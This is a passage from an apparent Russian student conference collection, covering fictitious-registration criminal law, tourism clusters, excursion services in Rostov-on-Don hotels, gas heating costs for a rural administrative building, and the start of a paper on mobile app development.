ст.ст.322.2,322.3 УК РФ показал, что из 158 дел, рассмотренных судами РФ, к уголовной ответственности по данным статьям привлекаются только собственники жилых помещений на основании отсутствия намерения предоставить помещение для проживания или пребывания. В качестве доказательств используются: протокол осмотра места происшествия, протокол осмотра документов о регистрации, показания соседей и показания обвиняемого в признании своей вины³⁵.

Определение фиктивной регистрации имеют довольно неопределенный характер и допускают неоднозначный вывод относительно субъекта рассматриваемых преступлений. В соответствии с буквальным толкованием законодательных формулировок, уголовной ответственности по данным статьям УК РФ могут подлежать не только собственники квартир, которые фиктивно регистрируют на своей жилплощади людей, или лица, совершающие действия, направленные на фиктивную регистрацию или постановку на учет путем представления заведомо недостоверных сведений или документов, но и регистрирующиеся, которые не собирались проживать по месту регистрации. В судебной же практике нет ни одного случая привлечения к ответственности зарегистрировавшегося лица. Полагаю такую практику правильной. Объективная сторона рассматриваемого преступления заключается в действии - фиктивной регистрации человека - которое по своей природе является управленческим действием в сфере регистрационного учета граждан. В соответствии с Правилами регистрации и снятия граждан с регистрационного учета и Административным регламентом предоставления ФМС РФ государственной услуги по регистрационному учету граждан лицо (собственник жилого помещения или иное лицо) обращается с заявлением о регистрации или постановке на учет, а должностное лицо регистрирует. Уместно подчеркнуть, что новые статьи УК РФ размещены законодателем в главе 32 Уголовного кодекса «Преступления против порядка управления».

Проанализировав закон «О резиновых квартирах» и судебную практику, можно прийти к выводу о том, что данным законом ужесточена ответственность за нарушение правил регистрационного учета граждан РФ, иностранных граждан и лиц без гражданства, нарушено сложившееся соотношение между понятиями «место регистрации гражданина» и «место фактического проживания». Между тем, в реальной жизни весьма распространены ситуации, когда лица зарегистрированы по одному адресу, но проживают — по другому.

Законодатель закрепил слишком «резиновое» понятие фиктивной регистрации, допускающее многозначное толкование, что может привести к злоупотреблению своим служебным положением сотрудниками исполнительных органов. Алексей Кудрин, известный российский политик отмечает: «Закон не вводит никаких принципиально новых норм. Повышение размеров штрафных

³⁵ См., например, решение по уголовному делу № 1-1-51/2014 // URL: <https://rospravosudie.com/court-sudebnyj-uchastok-62-s/act-220535682/> [дата обращения: 12.02.2015]

санкций в нынешних российских условиях создает дополнительный источник коррупции и тем самым позволит не исполнять закон».³⁶

Из изложенного следует сделать вывод, что законодательство о предотвращении появления «резиновых квартир» нуждается в совершенствовании.

³⁶ Сотрудник МВД РФ зарегистрировал две тысячи нелегалов в квартире в Москве // URL: <http://www.blog.sololaki.ru/сотрудник-мвд-рф-зарегистрировал-две/> [дата обращения: 12.02.2015]

**Значение туристских кластеров в развитии
внутреннего туризма в России**

А.Э. Завадская

Научный руководитель: Р.И. Сухов, канд. геогр. наук, доцент

Развитие туризма в России в настоящее время определяется потребностями туриста в качественном отдыхе при наименьших затратах и высоком уровне обслуживания. Для этого создаются туристические маршруты, развивается инфраструктура курортов, формируется туристский бренд страны. Также происходят процессы кластеризации туризма, позволяющие максимально выгодно использовать туристский потенциал отдельных регионов.

Существует множество определений кластеров. Одно из них содержит Федеральная целевая программа «Развитие внутреннего и въездного туризма в Российской Федерации (2011 - 2018 годы)». В ней туристско-рекреационный кластер характеризуется как комплекс взаимосвязанных объектов рекреационной и культурной направленности - коллективных средств размещения, предприятий питания и сопутствующих сервисов, снабженных необходимой обеспечивающей инфраструктурой [5]. Так как туристский продукт есть результат общей деятельности перечисленных выше предприятий, то для наиболее конкурентоспособной модели региональной экономики используют кластерный подход, позволяющий максимально задействовать туристский потенциал региона. Кластерный подход в туризме - это подход с позиции туристского бизнеса и рекреационного девелопмента. Он характерен для предпринимателя, организатора объектов туристской инфраструктуры.

Мировой опыт показывает, что в условиях рынка кластеры - наиболее эффективные и гибкие структуры. В их основе лежит два принципа - кооперация и конкуренция. Главный тезис М. Портера заключается в том, что перспективные конкурентные преимущества создаются не извне, а на внутренних рынках [4]. Необходимость использования кластерного подхода отмечается во многих документах стратегического развития туризма, вместе с этим приходит проблема идентификации туристских кластеров, их воздействие на экономику регионов.

На данный момент у ученых нет определенной систематизированной схемы идентификации кластеров, но есть общие понятия, которые помогают определять специфику кластеров в соответствии с их деятельностью, производительностью, эффективностью.

Подход, основанный на идентификации кластеров с позиции конкурентоспособности, был предложен и многократно апробирован основоположником кластерной концепции М. Портером и включает в себя широкий спектр доказательств: внутренний эффект масштаба, цепочку добавленной стоимости, конкурентоспособность, технологические инновации, объясняющие объединение предприятий в географическом пространстве [2].

Правильная и систематизированная оценка необходима для эффективного развития кластера. Выделение сильных и слабых сторон, установление спецификации, определение туристских потоков - все это направлено на экономическую и конкурентоспособную деятельность.

Главная причина, по которой предприятия туристской индустрии стремятся к кластеризации, - эффективное управление деятельностью, повышение конкурентоспособности региона и высокая экономическая эффективность. Создание кластерной формы организации туризма является одной из инновационных форм ведения бизнеса. После создания такой системы необходимо определить, насколько эффективно она функционирует. Для определения эффективности функционирования кластера используют различные количественные и качественные показатели, которые на заключительном этапе анализа данных могут быть объединены в группы по общей характеристике.

Существует несколько возможных категорий показателей, в соответствии с которыми можно провести оценку эффективности функционирования туристского кластера:

- показатели, которые измеряют общие результаты деятельности кластера (рост числа фирм, число занятых, объем производства, объем экспорта и т.д.);
- показатели, которые характеризуют влияние кластера на развитие территории или отрасли, на экономику региона;
- показатели, которые оценивают деятельность каждого из предприятий, взаимодействующих в рамках кластера;
- показатели эффективности использования отдельных видов ресурсов;
- показатели, которые оценивают влияние кластерной структуры на развитие хозяйственных связей [1].

Кластер как объединение нескольких взаимосвязанных предприятий должен оцениваться только в комплексе всех показателей результатов деятельности отдельно взятого предприятия. В конечном итоге, главная цель оценки состоит в сравнении общих экономических показателей предприятий функционирующих на территории кластера, и отдельно взятого туристского предприятия. Реализация кластера будет считаться успешной в том случае, если удалось получить положительный синергетический эффект от общей деятельности всех единиц кластера. Если каждый из участников не будет

убежден в собственной частной выгоде и в справедливости распределения общего эффекта, то создания кластера не произойдет, а если и произойдет, то его функционирование не будет долговременным из-за неудовлетворенности интересов участников. Понятно, что никто из участников кластера не станет действовать в интересах сохранения и поддержания экономических отношений в ущерб собственным потребностям и доходам. При оценке эффективности функционирования кластера следует рассматривать векторные значения показателей, отражающих интересы участников до кооперации и после образования кластера [3].

Кластерный подход является инновационным видом ведения хозяйства, и считается одним из самых перспективных видов организации туристской деятельности. Одной из положительных тенденций развития регионов считается применение инновационных методов управления хозяйственной деятельностью. Государство ставит первоочередной задачей разработки инновационной модели стратегического управления, создание интегрированной системы туристско-рекреационной отрасли с учетом кластерных взаимосвязей и оценки инвестиционно-строительной эффективности развития региона.

Создание кластерной системы внутреннего туризма в России должно быть эффективно и приносить пользу обществу. В первую очередь это связано с территориальными особенностями России, когда рядовому туристу сложно передвигаться по большой территории, а скопление предприятий в одном регионе приводит к максимально эффективному удовлетворению потребностей туриста. Для государства в целом кластерная система будет иметь положительный экономический эффект, создавая на внутреннем туристском рынке страны точки роста для малых предприятий, предоставляющих туристские услуги. Рост туристских предприятий в целом будет происходить гораздо быстрее, насыщая внутренний туристский рынок качественными услугами. Будет происходить здоровая конкуренция, при которой предприятия не «давят» друг друга ценами, а в результате общей деятельности создают высококачественный туристский продукт на региональном уровне, который имеет высокую конкурентоспособность.

Литература:

1. Бороненко В. Изучение роли кластеров в повышение конкурентоспособности региона // Экономист. 2008. № 10. С. 50-51.
2. Кострюкова О.Н, Карпова Е.Г. Методы идентификации туристских кластеров в системе регионального туризма // Проблемы современной экономики. 2001. №4
3. Крайник А. Билль М. Туристический кластер региона как форма социального диалога: управленческий аспект // Научный вестник «Демократическое управление». 2009. -№ 4.

4. Портер М. Конкуренция. Уч. пос. - М.: Издательский дом «Вильямс», 2000. - 495 с.

5. Федеральная целевая программа «Развитие внутреннего и въездного туризма в Российской Федерации (2011 - 2018 годы)». Материалы официального сайта Федерального агентства по туризму. URL: www.russiatourism.ru (дата обращения 18.05.2015).

Организация экскурсионного обслуживания в гостиницах г. Ростов-на-Дону

А.В. Каликина

Научный руководитель: И.А. Кожанова, ст. преподаватель

Гостиница представляет собой предприятие, предназначенное для того, чтобы обеспечивать людей, находящихся вне дома, размещением, питанием и различными дополнительными услугами. Ассортимент дополнительных услуг варьируется в зависимости от "звездности" гостиниц.

Услуги, приносящие гостиницам дополнительный доход, бывают самыми разнообразными. В настоящее время в гостиничной индустрии наибольший дополнительный доход гостиницам приносит организация экскурсионного обслуживания, услуги гидов-переводчиков.

В данной работе анализируются составляющие экскурсионного обслуживания в гостинице в целом и предложения гостиниц по Ростову-на-Дону. Все предоставляемые услуги гостиниц (проживание, питание, уборка номера, бесплатный интернет и так далее) гости воспринимают, как должное, а дополнительные услуги (например, СПА, бассейн, справки о городе и достопримечательностях) и, в том числе, экскурсионные услуги, вызывают особый интерес у потребителей, что положительно влияет на конкурентоспособность гостиниц и отелей. Следует отметить, что дополнительные услуги оказываются большинством гостиничных предприятий независимо от их категории и репутации.

В гостиничной индустрии очень важным является предоставление дополнительных услуг, так как они привлекают внимание гостей. Приезжая в гостиницу, гости хотят получить не только размещение и питание, но и положительные эмоции от пребывания в ней.

Экскурсионное обслуживание необходимо как российским, так и иностранным туристам, посещающим города России, и, в частности, город Ростов-на-Дону. Содержанием экскурсионного обслуживания является деятельность, связанная с проявлениями национального гостеприимства, формирующегося и развивающегося под воздействием экономической,

просветительской, культурно-воспитательной и социальной политики государства.

Задача программы экскурсионного обслуживания подразумевает достижение целей, которые бывают разными: познавательными (историческая, архитектурно-градостроительная, литературная, искусствоведческая, природоведческая тематика); развлекательными (отдых, спорт); профессиональными (деловые, бизнес-туры, участие в выставках, ярмарках и др.); прочими (паломничество, хобби, обучение, повышение квалификации и др.).

По содержанию программы бывают ознакомительные и тематические. Ознакомительная экскурсионная программа включает обзорную экскурсию, дающую представление о городе (стране), его истории, особенностях и обычаях населения, об архитектурных памятниках и современной жизни. Цель тематической программы обслуживания - расширение познания экскурсантов по определенной тематике, а также организация и предоставление других услуг. Качество экскурсионного обслуживания определяется следующими важными условиями:

- готовностью принимающей страны организовать обслуживание;
- качеством основных и дополнительных услуг;
- организаторскими способностями экскурсовода и руководителя группы, их способностью и умением сотрудничать и согласовывать свои действия с организациями и предприятиями, принимающими участие в обслуживании туристов.

Экскурсионное обслуживание важно и интересно для гостей гостиниц, но открывать экскурсионное бюро на базе гостиницы рискованно, так как это влечет за собой увеличение затрат на фонд оплаты труда, а востребованность экскурсионных услуг сложно прогнозировать. В связи с этим все отели Ростова-на-Дону пользуются услугами посредников: экскурсионных организаций или туристических агентств.

Экскурсии, которые предоставляют гостиницы, разнообразны. Например, «Вертол Отель» своим гостям предлагает речные круизы по Дону, рыбалку и охоту в живописных местах донской поймы, пикники в тишине чистейших озер и многочисленных водоемов Ростовской области. Также предлагаются экскурсии в историко-археологический музей-заповедник Танаис.

Одна из самых крупных гостиниц Ростова-на-Дону «Don Plaza» на своём сайте предлагает следующий перечень экскурсий: «Легенды и мифы крепости Дмитрия Донского», «Ростов — город воинской славы», «Город над синим Доном» и ряд других экскурсий, которые могут посетить гости гостиницы. Если гость выбрал экскурсию, он может связаться с работниками отдела экскурсионного обслуживания и заказать услугу.

«Мариинс парк отель» имеет отдельную стойку по организации

экскурсий и можно, не связываясь с агентством, выбрать себе экскурсию, а заказ билетов и всё остальное сделают работники отеля. Гостиница предлагает экскурсии на выбор: обзорную экскурсию по Ростову «Знакомьтесь, Ростов», обзорные экскурсии по Азову, Таганрогу и Новочеркаску.

«Отель Атташе» предлагает своим гостям только базовые обзорные экскурсии по Ростову-на-Дону и области, которые имеются почти во всех гостиницах, которые предоставляют экскурсионные услуги.

Экскурсионное обслуживание могло бы быть улучшено за счет более тесной координации деятельности персонала транспортного средства и экскурсовода, например за счет использования новых технических средств общения с туристами. Последнее требование необходимо для общения с пожилыми членами группы и иностранцами. Таким образом, повысить уровень конкурентоспособности гостиницы можно, развивая в ещё большей степени уровень экскурсионного и туристического обслуживания.

Из всего вышесказанного можно сделать вывод, что гостиницы Ростова-на-Дону постоянно совершенствуются и становятся полносервисными отелями. Гостиничное обслуживание постоянно дополняется и изменяется в соответствии с внешними и внутренними условиями такими, как размеры гостиницы, её месторасположение, конкуренция и так далее. Расширение услуг, которые предлагают отели, говорит о том, что город выходит на абсолютно новый уровень развития туризма. Предоставление дополнительных услуг в гостиницах Ростова-на-Дону позволяет создать благоприятное впечатление у туристов и гостей города. Так же маленькие гостиницы смогут выйти на более качественный уровень развития, а крупные отели укрепятся и будут совершенствоваться в сфере дополнительных услуг.

Литература:

1. Межгосударственные стандарты ГОСТ-95 «Экскурсионное обслуживание»
2. Саак А.Э., Якименко В.М.: Менеджмент в индустрии гостеприимства (гостиницы и рестораны): учеб. пособие / А.Э. Саак, М.В. Якименко - СПб.: Питер, 2008 - 432 с.

Анализ динамики тепловых нагрузок административного здания

Р.С. Карелов

Научный руководитель: В.И. Сидельников, д.т.н., профессор

Для анализа характера изменения тепловых нагрузок проведем сравнительный анализ их динамики на примере административного здания с.

Белая Глина Краснодарского края в 2012-2014 гг.. При этом используем следующий методический подход, позволяющий выявить влияние на итоговый показатель – оплату за потребленный природный газ – основных параметров его потребления: фактическое потребление природного газа; тарифы на природный газ; стоимость потребленного природного газа.

Рассмотрим первый показатель - фактическое потребление природного газа. В таблице 1 приведены данные, отражающие потребление природного газа, используемого на цели отопления административного здания с. Белая Глина Краснодарского края в 2012-2014 г.г.

Таблица 1 - Потребление природного газа на цели отопления административного здания с. Белая Глина Краснодарского края в 2012-2014 г.г.

№ п.п.	Месяцы	Расход, мЗ			Отношение	
		2012	2013	2014	2013/2012	2014/2013
1	январь	15210	12845	11630	0,84	0,91
2	февраль	14473	10385	14486	0,72	1,39
3	март	11362	8541	7800	0,75	0,91
4	апрель	3348	3203	5009	0,96	1,56
5	май	0	0	0	0,00	0,00
6	июнь	0	0	0	0,00	0,00
7	июль	0	0	0	0,00	0,00
8	август	0	0	0	0,00	0,00
9	сентябрь	0	0	0	0,00	0,00
10	октябрь	0	0	6340	0,00	0,00
11	ноябрь	8019	12434	7492	1,55	0,60
12	декабрь	8768	11570	10060	1,32	0,87
Итого:		61180	58978	62817	6,14	6,25
Среднее		10196,67	9829,67	8973,857	1,0234331	1,0415712

На рис. 1 и 2 приведены диаграммы потребления природного газа на цели отопления административного здания с. Белая Глина Краснодарского края в 2012-2014 г.г. в абсолютных и относительных единицах.




Рис. 1. Динамика потребления природного газа на цели отопления с. Белая Глина Краснодарского края в 2012-2014 г.г.




Рис. 2. Темпы роста потребления природного газа на цели отопления с. Белая Глина Краснодарского края в 2012-2014 г.г.

Анализ приведенных в таблице 1 и на рис. 1 и 2 результатов позволяет сформулировать следующие выводы:

в рассматриваемый период потребление природного газа в натуральном выражении оставалось достаточно стабильным, что объясняется стабильным средним температурным режимом в отопительный период; средние темпы роста потребления природного газа (2013/2012 гг. – 1,02; 2014-2013 гг. – 1,04) подтверждают сформулированный вывод.

Рассмотрим второй показатель – изменение тарифов на природный газ в рассматриваемом диапазоне времени. В таблице 2 приведены данные, отражающие динамику цен на природный газ в РФ в 2012-2014 г.г.

Таблица 2 - Тарифы на природный газ в РФ в 2012-2014 г.г.

№ п.п.	Месяцы	Тарифы			Отношение	
		2012	2013	2014	2013/2012	2014/2013
1	январь	3,36	3,87	5,18	1,15	1,34
2	февраль	3,36	3,87	5,17	1,15	1,34
3	март	3,36	3,88	5,19	1,15	1,34
4	апрель	3,38	3,77	5,19	1,12	1,38
5	май	0	0	0	0,00	0,00
6	июнь	0	0	0	0,00	0,00
7	июль	0	0	0	0,00	0,00
8	август	0	0	0	0,00	0,00
9	сентябрь	0	0	0	0,00	0,00
10	октябрь	0	0	5,20	0,00	0,00
11	ноябрь	3,89	4,52	5,21	1,16	1,15
12	декабрь	3,88	4,55	5,22	1,17	1,15
Итого:					6,91	7,68
Среднее					1,15	1,28

На рис. 3 и 4 приведены диаграммы тарифов на природный газ в РФ в рассматриваемом диапазоне времени и их динамика.




Рис. 3. Тарифы на природный газ в РФ в 2012-2014 г.г.




Рис. 4. Темпы роста тарифов на природный газ в РФ в 2012-2014 г.г.

Анализ приведенных в таблице 2 и на рис. 3 и 4 результатов позволяет сформулировать следующие выводы: тарифы на природный газ в РФ в рассматриваемом диапазоне времени росли высокими темпами: 2013/2012 гг. – 15% в год; 2014/2013 гг. – 28 % в год. За рассматриваемый период 2014/2012 г.г. рост тарифов на газ в РФ составил 47,4%. При этом тарифы на природный газ превышают инфляцию и индексируемые доходы населения.

Рассмотрим третий показатель – изменение стоимости потребленного природного газа на цели отопления в рассматриваемом диапазоне времени. В таблице 3 приведены данные, отражающие динамику роста оплаты за потребленный природный газ на цели отопления объекта исследования в 2012-2014 гг.

Таблица 3 - Потребление природного газа на цели отопления административного здания с. Белая Глина Краснодарского края в 2012-2014 г.г.

№ п.п.	Месяцы	Тарифы			Отношение	
		2012	2013	2014	2013/2012	2014/2013
1	январь	51174,35	49770,778	60219,21	0,97	1,21
2	февраль	48694,7	40238,967	74961,718	0,83	1,86
3	март	38227,68	33172,048	40490,19	0,87	1,22
4	апрель	11322,94	12088,282	25996,71	1,07	2,15
5	май	0	0	0	0,00	0,00
6	июнь	0	0	0	0,00	0,00
7	июль	0	0	0	0,00	0,00
8	август	0	0	0	0,00	0,00
9	сентябрь	0	0	0	0,00	0,00
10	октябрь	0	0	32984,484	0,00	0,00
11	ноябрь	31215,88	56222,196	39025,154	1,80	0,69
12	декабрь	34053,68	52655,996	52512,596	1,55	1,00
Итого:		214689,2	244148,27	326190,06	7,08	8,14
Среднее					1,18	1,36

На рис. 5 и 6 приведены диаграммы оплаты за природный газ, потребленный на отопление административного здания с. Белая Глина Краснодарского края, в рассматриваемом диапазоне времени и их динамика.




Рис. 5. Динамика оплаты за потребленный природный газ на цели отопления с. Белая Глина Краснодарского края в 2012-2014 г.г.




Рис. 6. Темпы роста оплаты за потребленный природный газ на цели отопления административного здания с. Белая Глина Краснодарского края в 2012-2014 г.г.

Как следует из приведенного выше, рост оплаты за потребленный природный газ на цели отопления административного здания с. Белая Глина Краснодарского края составил в 2013/2012 гг. – 18%; 2014/2013 гг. – 35,6%. Общий рост оплаты в рассматриваемом диапазоне за 2014/2012 гг. – 60%, при росте потребления газа в натуральном выражении 6,5%. Таким образом, рост оплаты за потребленный энергоресурс примерно в 10 раз превышает рост фактического потребления данного энергоресурса. Напрашивается вывод о том, что тарифами на энергоресурсы в РФ не все в порядке. Очевидно, что антимонопольной службе Ростовской области есть над чем поработать.

Разработка и системная интеграция для мобильных приложений

И.И. Кот, А.А. Геворгян

Научный руководитель: Е.В. Ядченко, преподаватель

Интеграция — это процесс, целью которого является обеспечение возможности использования приложения на существующей инфраструктуре заказчика. Для интеграции необходимо будет выполнить несколько шагов:

- 1) изучение инфраструктуры и оборудования;
- 2) построение плана интеграции;
- 3) тестирование приложения на инфраструктуре заказчика.

Разработка мобильного приложения — это комплексный процесс, состоящий из нескольких этапов, качество выполнения каждого из которых напрямую влияет на качество финального продукта. В разработку входят следующие этапы: дизайн, клиентская часть, серверная часть, интеграция.

Дизайн интерфейса — это то, с чего начинается создание любого мобильного приложения (рис.1)




Рис.1

Дизайн интерфейса

Разработка клиентской части — это процесс разработки непосредственно самого мобильного приложения, которое затем может быть скачано из магазина приложений и установлено на устройство пользователя. Разработка клиентской части мобильного приложения проходит через несколько этапов:

- 1) создание каркаса приложений;
- 2) наполнение бизнес логикой;
- 3) тестирование приложения;
- 4) публикация в магазине приложений.

Разработка серверной части мобильного приложения состоит из нескольких этапов:

- 1) определение интерфейсов;
- 2) проектирование базы данных;
- 3) разработка серверной логики;
- 4) создание панели администрирования;
- 5) тестирование.

Работы по системной интеграции должны выполняться на основании и в точном соответствии с техническим заданием, согласованным заказчиком и исполнителем. Договор является соглашением на выполнение работ, в результате которых исключительные права на Произведения возникают в полном объеме у заказчика, в соответствии с положениями глав 69 и 70 Гражданского кодекса Российской Федерации с момента подписания актов сдачи-приёмки выполненных работ.

Сроки выполнения работ также закрепляются в договоре. В стоимость Договора включается плата за отчуждение исключительного права на созданное программное обеспечение. Примерная смета расходов по договору представлена в таблице 1.

Таблица 1 - Стоимость ресурсов исполнителя,
привлекаемых к предоставлению услуг по договору

Ресурс	Стоимость, руб. РФ за 1 человеко-день, НДС не облагается
Главный архитектор	59 000
Менеджер проекта	47 200
Ведущий аналитик	28 320
Аналитик	24 780
Ведущий разработчик	28 320
Разработчик	24 780
Ведущий тестировщик	24 780
Тестировщик	21 240
Ведущий инженер службы внедрения и сопровождения	24 780
Инженер службы внедрения и сопровождения	21 240

